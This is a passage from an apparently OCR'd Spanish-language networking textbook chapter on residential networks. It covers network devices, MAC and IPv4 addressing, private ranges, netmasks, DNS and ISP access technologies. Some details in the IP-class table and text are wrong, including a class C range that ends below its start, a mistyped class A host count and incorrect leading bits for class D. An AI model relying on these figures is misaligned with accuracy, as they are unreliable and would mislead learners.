

Figura 2.1 Ejemplo de una red residencial.

2.2 Componentes de una red residencial.

Una red residencial está formada por:

- Equipos de usuario, conocidos como nodos.
- Un medio de interconexión (cable o radio) y
- Equipos de red.

Estos componentes se muestran en la *figura 2.2*.

Todos los equipos de usuario disponen de uno o varios dispositivos que les permite transmitir o recibir información a través del medio de transmisión. Este dispositivo será una tarjeta de red *Ethernet* en el caso de una red cableada o una tarjeta Wi-Fi en el caso de una red inalámbrica.

Dentro de la red existen equipos que realizan las labores de interconexión entre dispositivos y gestionan las comunicaciones. Existen los siguientes tipos de equipos de red que realizan dichas funciones:

- **Hub** (concentrador): Es el dispositivo de conexión más básico. Es utilizado en redes locales con un número muy limitado de nodos. Los nodos se conectan a los *hubs* físicamente en forma de estrella, ya sea que se utilicen en una red con este tipo de topología o con topología de anillo. Los *hubs* tienen dos propiedades importantes. La primera es que repiten todos los datos de cada puerto a todos los equipos conectados. Aunque están conectados en forma de estrella, en realidad trabajan lógicamente como si fuera un segmento con topología de bus. Debido a esta repetición, no se presenta ningún filtrado para evitar las colisiones entre los paquetes que son transmitidos por cualquiera de los nodos conectados. La segunda propiedad es dividir cada nodo, esta partición automática ayuda a que la red no deje de funcionar si alguna terminal sufre algún problema. Este dispositivo trabaja en la primera capa del modelo OSI.

- **Switch** (conmutador): Trabaja en las dos primeras capas del modelo OSI. Pueden conmutar conexiones de un puerto a otro de manera muy rápida. Están orientados a la conexión y, de forma dinámica crean dichas conexiones. Debido a que los *switches* forman conexiones uno a uno entre cualquier par de puertos, todos los puertos que ingresan a un *switch* no son parte de un solo dominio de colisión. A menudo los

switch se utilizan para conectar a un gran número de *hubs* o computadoras ya que son extremadamente rápidos.

- **Router** (enrutador): Cuando una red local se interconecta con otra red (por ejemplo, una red local con Internet o una red local inalámbrica con una cableada) hace falta contar con un equipo que haga de intermediario entre ambas. Esta es la labor que cumple el *router*. Este equipo se configura como participante de cada una de las redes y se encarga de concentrar todo el intercambio de información entre los usuarios de cada uno de ellas.

Las necesidades de cada red dependen del tamaño de la misma. En redes grandes hará falta contar con varios de los equipos anteriores; mientras que en el caso de redes pequeñas, se utiliza solo un equipo que integra todas las funciones; por ejemplo, el equipo módem ADSL/cable que facilitan los proveedores de acceso a Internet. Los puntos de acceso *Wi-Fi* suelen integrar estas funciones.



Figura 2.2 Componentes de una red residencial.

2.2.1 Interfaces de red.

También conocidos como tarjetas de interfaz de red o NIC (*Network Interface Card*), son tarjetas que deben de instalar en todos los ordenadores y dispositivos que se quieran conectar en red. Su función es servir de intermediario entre el dispositivo y el resto de la red de comunicación.

Aunque muchas veces se asocia a las interfaces de red a una tarjeta de expansión insertada en una ranura de un ordenador, también se le encuentra como un componente más integrado a la placa base de las computadoras.

Cada tarjeta de red o interfaz, tiene un número único de 48 bits, en hexadecimal que lo identifica llamado dirección MAC. Dichas direcciones son administradas por la IEEE y asigna los primeros tres octetos, es decir, los primeros 24 bits del número MAC a los proveedores (fabricantes) específicos. Las direcciones MAC son únicas a nivel mundial, puesto que son escritas directamente, en forma binaria, en el hardware en el momento de su fabricación.

2.2.2 Nodos o equipos.

Un equipo o nodo de red es cualquier elemento que se encuentre conectado y comunicado en la red. Los dispositivos periféricos que se conectan a una computadora (por ejemplo una impresora) también son nodos si están conectados a la red y pueden compartir sus servicios para ser utilizados por los usuarios.

2.2.3 Direcciones IP

Cada equipo conectado a internet tiene una dirección IP, que codifica su número de red y su número de host. La combinación es única; no hay dos máquinas que tengan la misma dirección de IP en una red. En el caso de IPv4, todas las direcciones son de 32 bits de longitud (ver *tabla 2.1*) y se usan en los campos de dirección de origen y dirección destino de los paquetes que forman la información. Se distinguen cinco tipos de direcciones según la ICANN (*Internet Corporation for Assigned Names and Numbers o Corporación de Internet para la asignación de nombres y números*).

- **Clase A**: Se asigna el primer octeto (los primeros 8 bits) para identificar la red y los siguientes 3 octetos para el host. Actualmente es asignada a gobiernos aunque en un pasado también fue otorgada a grandes compañías.

- **Clase B**: Se asignan los primeros 16 bits para identificar la red y los siguientes 16 para identificar el nodo. Los propietarios de este tipo de direcciones son grandes compañías o universidades.

- **Clase C**: Los tres primeros octetos identifican la red mientras que el último identifica al host. Los propietarios son compañías medianas o pequeñas.

- **Clase D**: Sus tres primeros bits son 110. Se reservan para direcciones de multienvio, por ejemplo, videoconferencias.

- **Clase E**: Sus cuatro primeros bits son 1111. Reservada para usos futuros

Clase	Rango	Número de Redes	Número de host
A	1.0.0.0-127.255.255.255	126	167777214
B	128.0.0.0 - 191.255.255.255	16.382	65534
C	192.0.0.0 - 191.255.255.255	2.097.150	254
D	224.0.0.0 - 239.255.255.255		
E	240.0.0.0 - 255.255.255.255		

Tabla 2.1 Tipos de direcciones IP.

La dirección 0.0.0.0 es usada por los equipos que están siendo arrancados y que todavía no tienen asignada una dirección IP. Las direcciones con 0 como número de red, se refieren a la red actual y las que tienen 255 como número de host se refieren a la dirección de difusión o *broadcasting* mientras que las direcciones del tipo 127.x.x.x se reservan para pruebas de retroalimentación o *loopback*. Aquellas máquinas conectadas a varias redes tienen direcciones IP diferentes en cada red.

Los nodos que forman parte de una red de área local, como es el caso de una red residencial, también disponen de su correspondiente dirección IP, pero mientras que Internet tiene un organismo internacional que regula su asignación, las direcciones de cada red local las asigna arbitrariamente su administrador o los propios usuarios siguiendo ciertas reglas.

Las direcciones IP que utilizan los equipos en una red residencial se les conoce como direcciones IP privadas. Este tipo de direcciones están reguladas por un documento denominado *RFC 1918*. Este documento se establece que, para que una dirección IP privada sea compatible con Internet, debe estar dentro de los siguientes rangos:

- 192.168.0.0 a 192.168.255.255 (clase C), para redes de menos de 65,536 equipos.
- 172.16.0.0 a 172.31.255.255 (clase B), para redes de menos de 1,048,576 equipos.
- 10.0.0.0 a 10.255.255.255 (clase A), para las redes mayores.

Las direcciones IP privadas no son reconocidas por Internet. Esto quiere decir que ningún paquete de datos que tenga una de estas direcciones con identificación de origen o destino puede progresar por Internet. Esta particularidad impide que las direcciones IP privadas sean visibles directamente. Por tanto el administrador de la red es libre de utilizar cualquiera de estas direcciones dentro de su red. Los routers, que sirven como enlace a Internet con la red residencial, disponen de dos direcciones IP, una por cada red con la que está conectado. Esta segunda dirección será privada si se trata de otra red local o pública si se trata de Internet. (Ver la *figura 2.3*).



Figura 2.3 Interconexión en una red residencial.

2.2.4 Puerta de enlace.

Una puerta de enlace o *Gateway* (en el sentido de equipo de red) es un dispositivo que permite interconectar redes con arquitecturas y protocolos diferentes. En el caso de una red residencial una de las redes suele ser Internet y la otra la red residencial cableada o por Wi-Fi.

Los dispositivos ADSL/cable suelen cumplir esta función permitiendo a la red residencial estar conectada a Internet y poder tener tanto a la infraestructura cableada como a la inalámbrica funcionando al mismo tiempo y compartiendo recursos.

Cuando se interconectan dos redes, los nodos de cada una de ellas necesitan conocer la dirección IP del *router* por el cual enviar los datos dirigidos a los nodos de la otra red. Esta dirección IP se conoce como puerta de enlace; en algunos casos, se debe configurar en cada equipo que se conecta al *Gateway* para que tenga acceso a la red con la que se interconecta.

Desde el punto de vista de los nodos, la dirección de la puerta de enlace se puede configurar manualmente o dejar que el servidor *DHCP* se encargue de esta tarea.

2.2.5 Máscara de Red.

Como se ha visto anteriormente, todos los equipos conectados a una red residencial disponen de una dirección IP formada por 32 bits (cuatro grupos de 8 bits u octetos). Cada paquete de información intercambiado dentro de la red obliga a los equipos de red a analizar la dirección completa del destinatario, cuando, en realidad la mayoría de los bits de las direcciones IP privadas son siempre los mismos. Por ejemplo, si las direcciones privadas de la red local son del tipo 192.168.x.x, bastaría con analizar la última cifra (8 bits) para identificar el destinatario (los primeros 24 bits son idénticos). Al reducir la información a analizar se reduce el tiempo de análisis y se aumenta la eficiencia del equipo.

La máscara de red es un número binario formado por tantos unos como bits tenga la dirección de red y tantos ceros como bits tengan la identificación del nodo. Así por ejemplo en el caso de la representación 10.0.0.0/8, el número 8 representa la cantidad de bits puestos a 1 que contiene la máscara de red en binario comenzando desde la izquierda. Para la máscara de red 255.255.255.0 su representación en binario es 11111111.11111111.11111111.00000000.

Esta forma de representar la máscara permite averiguar la dirección de la red y del nodo simplemente haciendo una operación lógica AND con el número de la máscara y la dirección IP. Este tipo de operaciones son fáciles de realizar para cualquier equipo electrónico.

2.2.6 Nombres de Dominio.

Un nombre de dominio, es una forma de identificar una dirección IP. La particularidad de los dominios es que están formados por caracteres alfanuméricos, lo que permite que las personas puedan utilizarlos con más comodidad que los números IP.

Los dominios también están formados por varias partes separadas por punto, por ejemplo www.df.gob.mx. Cada una de las partes que forman un dominio recibe el nombre de subdominio. El subdominio situado más a la derecha es el de carácter más general y recibe el nombre de dominio de alto nivel.

Todos los nombres de dominio cuentan con su número IP correspondiente. De hecho, un usuario puede utilizar indistintamente un nombre de dominio o su número IP. Por ejemplo, al nombre de dominio www.df.gob.mx le corresponde el número IP 187.141.34.11. Por tanto se obtiene el mismo resultado introduciendo en el navegador de Internet el dominio http://www.df.gob.mx que http://187.141.34.11.

Para poder resolver el número que le corresponde a cada dominio, existe un sistema de bases de datos conocido como DNS (*Domain Name System o Sistema de Nombres de Dominio*). Este sistema se basa en la existencia de servidores que contienen los registros de los nombres y números IP correspondientes. Los equipos de usuario necesitan tener registrada la dirección IP del servidor DNS donde tienen que consultar el número IP que le corresponda al sitio que desea visitar.

2.3 Proveedores de Servicios de Internet.

Internet es una red global interconectada con prácticamente todos los tipos de redes públicas de telecomunicaciones existentes en la actualidad. Eso quiere decir que cualquier persona que tenga acceso a una red de comunicaciones (red

telefónica, red de móviles, RDSI, satélites, etcétera) podrá tener acceso, a través de ésta, a la red Internet.

La red pública más extendida es la red telefónica básica. Esto ha hecho que esta red se haya convertido en el primer medio de acceso a Internet de la mayoría de los usuarios. Primero utilizando un módem telefónico y luego a través de módems ADSL. Sin embargo, hoy en día existen otras posibilidades de acceso como módems de cable, satélite o redes WiMax.

2.3.1 El proveedor de acceso.

Los proveedores de servicios, también conocidos como ISP (por sus siglas en inglés, *Internet Service Provider*), es un intermediario que facilita el acceso a Internet a las personas interesadas. Los proveedores pueden conectar a sus usuarios con Internet a través de diferentes tecnologías como *DSL, Cablemódem, GSM, Dial-up, Wi-fi*, entre otros.

Los proveedores de servicios de internet suelen ofrecer a sus clientes la posibilidad de acceder por cualquiera de los sistemas siguientes:

- **Baja velocidad** (banda estrecha): Se realiza mediante un módem de red telefónica básica o RDSI. Para realizar una comunicación de datos o acceder a Internet por esta vía, es necesario una línea telefónica y un módem que se encargará de convertir la señal del ordenador, que es digital, en analógica para transferir la información por la línea telefónica, hasta que llegue a la central, en donde se pasa de nuevo a digital. Los usuarios pagaban tradicionalmente por tiempo de conexión e incluso en algunos casos distancia entre ellos, aunque desde hace tiempo se impusieron las llamadas “tarifas planas” que por coste fijo al mes permiten la conexión bajo ciertas condiciones. Actualmente este tipo de conexiones suponen muchos problemas por la velocidad alcanzada, ya que cómo máximo es de 56 kbps. Al ser un tipo de conexión muy lenta, dificulta enormemente las descargas de contenidos grandes (como videos, fotos, archivos, etcétera).

- **Alta velocidad** (banda ancha): Se realiza mediante circuito dedicado. En este caso, dependiendo del tipo de proveedor de acceso de que se trate, puede ofrecer un tipo de solución tecnológica u otra: ADSL, cable, WiMax, por satélite, etcétera. En cada caso, el proveedor de accesos suele facilitarle al usuario el equipamiento necesario. Por otro lado, como toda conexión a internet requiere una configuración en el ordenador del usuario, el proveedor del servicio debe de dar al

usuario todos los parámetros necesarios para realizar esta configuración.

2.3.2 Acceso mediante la red telefónica conmutada.

Es también llamada Red Telefónica Básica, es el servicio más simple y a su vez el más lento. Es una red diseñada primordialmente para la transmisión de voz, aunque es posible la transmisión de datos mediante fax o Internet a través de un módem.
Este tipo de acceso utiliza el tendido de la red telefónica alcanzando una velocidad de 56 Kbps y los equipos conectados deben utilizar un módem que codifica la información que trasmiten y/o reciben.
Aunque es el tipo de acceso más básico cada vez menos personas lo usan debido a diversas causas como son:

- La baja velocidad de conexión que ofrece.

- La creciente oferta y bajos costos de otros tipos de acceso.
- Necesita el uso dedicado de la línea telefónica para realizar la conexión.

2.3.3 Acceso mediante ADSL

ADSL (*Asymmetric Digital Subscriber Line o Línea de abonado digital asimétrica*) son las siglas de una tecnología pensada para poder transmitir datos a alta velocidad a través de los bucles de abonado de las líneas telefónicas. El bucle de abonado es el par de hilos de cobre que va desde la casa del usuario hasta la central y que se suele utilizar para disponer del servicio telefónico o de fax.
Aunque la tecnología ADSL permite velocidades de hasta 24 Mbps, la velocidad real que puede conseguir el usuario depende de la distancia de su domicilio a la central telefónica del proveedor de servicio ADSL.

Los caudales de transmisión en los sentidos usuario-red y red usuario son diferentes (asimétricos), pudiéndose alcanzar hasta 8Mbps en sentido red usuario (velocidad de bajada) y hasta 640 Kbps en sentido usuario-red (velocidad de subida), para distancias inferiores a 3Km. Esta velocidad se ve reducida considerablemente al aumentar la distancia del abonado a la central debido a las interferencias y atenuación de las señales siendo el máximo permitido de 6 Km aproximadamente.

ADSL emplea el espectro de frecuencia que no es utilizado para el transporte de voz, y que por lo tanto, hasta ahora, no utilizaban los módems en banda vocal (V.32 a V.90). Estos últimos sólo transmiten en la banda de frecuencias usada en telefonía (300Hz a 3,400Hz) como se muestra en la figura 2.4; mientras que los módems ADSL operan en un margen de frecuencias mucho más amplio que va desde los 24 KHz hasta los 1.1 MHz. Este hecho explica que ADSL pueda coexistir en un mismo bucle de abonados simultáneamente con el servicio telefónico, cosa que no es posible con un módem convencional pues opera en banda vocal, la misma que la de telefonía.



Figura 2.4 Ancho de banda para voz y datos en ADSL

Dentro de la instalación de la red, es necesario instalar un conjunto de filtros (uno paso bajo y uno paso alto) cuya finalidad es separar o combinar las señales de frecuencias alta (ADSL) y baja (voz), dependiendo del sentido de la transmisión. Al mismo tiempo protege la señal del servicio telefónico de las interferencias en la banda de voz producida por los módems ADSL y, del mismo modo, a éstos de las señales del servicio telefónico. En la *figura 2.5* se muestra una red con acceso ADSL.



Figura 2.5 Conexión de una red residencial con ADSL.

2.3.4 Acceso mediante Cable.

Este servicio permite el acceso a Internet a través de las redes de televisión por cable y utiliza un cable coaxia (*figura 2.6*)l. Aunque el sistema permite velocidades de hasta 40Mbps, por razones técnicas y comerciales los proveedores suelen limitar su acceso a velocidades bastante inferiores. Obviamente, este servicio es propio de las empresas de televisión por cable y, como se puede suponer, la recepción de los canales de televisión no se ve afectada por la existencia de un módem cable (necesario para decodificar la información) ya que también ocupa un filtro que separa las señales de televisión de la de datos.



Figura 2.6 Conexión de una red residencial por cable.

2.3.5 Acceso por satélite.

Representa una buena alternativa si se vive en un lugar remoto y no existe servicio de telefonía fija o de televisión por cable, en zonas urbanas es un sistema alternativo para evitar cuellos de botella debido a la saturación de las líneas convencionales y un ancho de banda limitado. Este sistema puede ofrecer velocidades muy altas sin necesidad de disponer de línea telefónica o incluso mayores para los sistemas que se apoyan en el uso de la línea telefónica para la transmisión usuario-Internet.

Las señales llegan al satélite desde una estación en tierra y éste la reenvía al cliente; para evitar interferencias entre las dos señales sus frecuencias son distintas. Las frecuencias enviadas desde la estación en tierra son mayores que las que transmite el satélite debido a que cuanto mayor sea la frecuencia, se produce mayor atenuación en el recorrido de la señal y por tanto es preferible trasmitir con más potencia desde la tierra, donde la disponibilidad energética es mayor.

El usuario necesita disponer de una antena parabólica, un módem especial (decodificador) para este tipo de conexiones. Todo esto suele ser proporcionado por el proveedor de servicio. En la *figura 2.7* se muestra la conexión de una red con este servicio.



Figura 2.7 Conexión de una red residencial por satélite

2.3.6 Acceso mediante WiMax.

WiMax (*Worldwide Interoperability for Microwave Access, Interoperabilidad Mundial para Acceso por Microondas*) es un estándar que define una red de banda ancha inalámbrica que permite la conexión sin necesidad de visión directa, presentándose así como una alternativa de acceso frente al cable y al ADSL para usuarios residenciales, como una posible red de transporte para los puntos de acceso Wi-Fi y una solución para implementar plataformas empresariales de banda ancha.

De este modo, la tecnología de banda ancha WiMax (definida en estándar IEEE 802.16a) promete satisfacer en los próximos años la creciente demanda de banda ancha e integrar servicios de voz y datos, tanto comerciales como residenciales, asegurando una calidad de servicio que las redes Wi-Fi no pueden ofrecer.

Por otra parte, las grandes empresas de telecomunicaciones pueden usar esta tecnología para la creación de una plataforma de comunicaciones común para sus distintos clientes (PyMES, clientes residenciales, etcétera) dejando de depender de las líneas alquiladas o redes de cable, actualmente en manos de unas cuantas compañías.

La tecnología WiMax se enfoca especialmente para su empleo en ciudades con densidad de población alta alcanzando un radio de cobertura de hasta 70 Km. No obstante, también se podría implementar en zonas rurales donde la tecnología de cable o las líneas telefónicas no tienen acceso evitando el uso de satélite reduciendo costos.

La *figura 2.8* muestra la conexión a internet mediante WiMax:

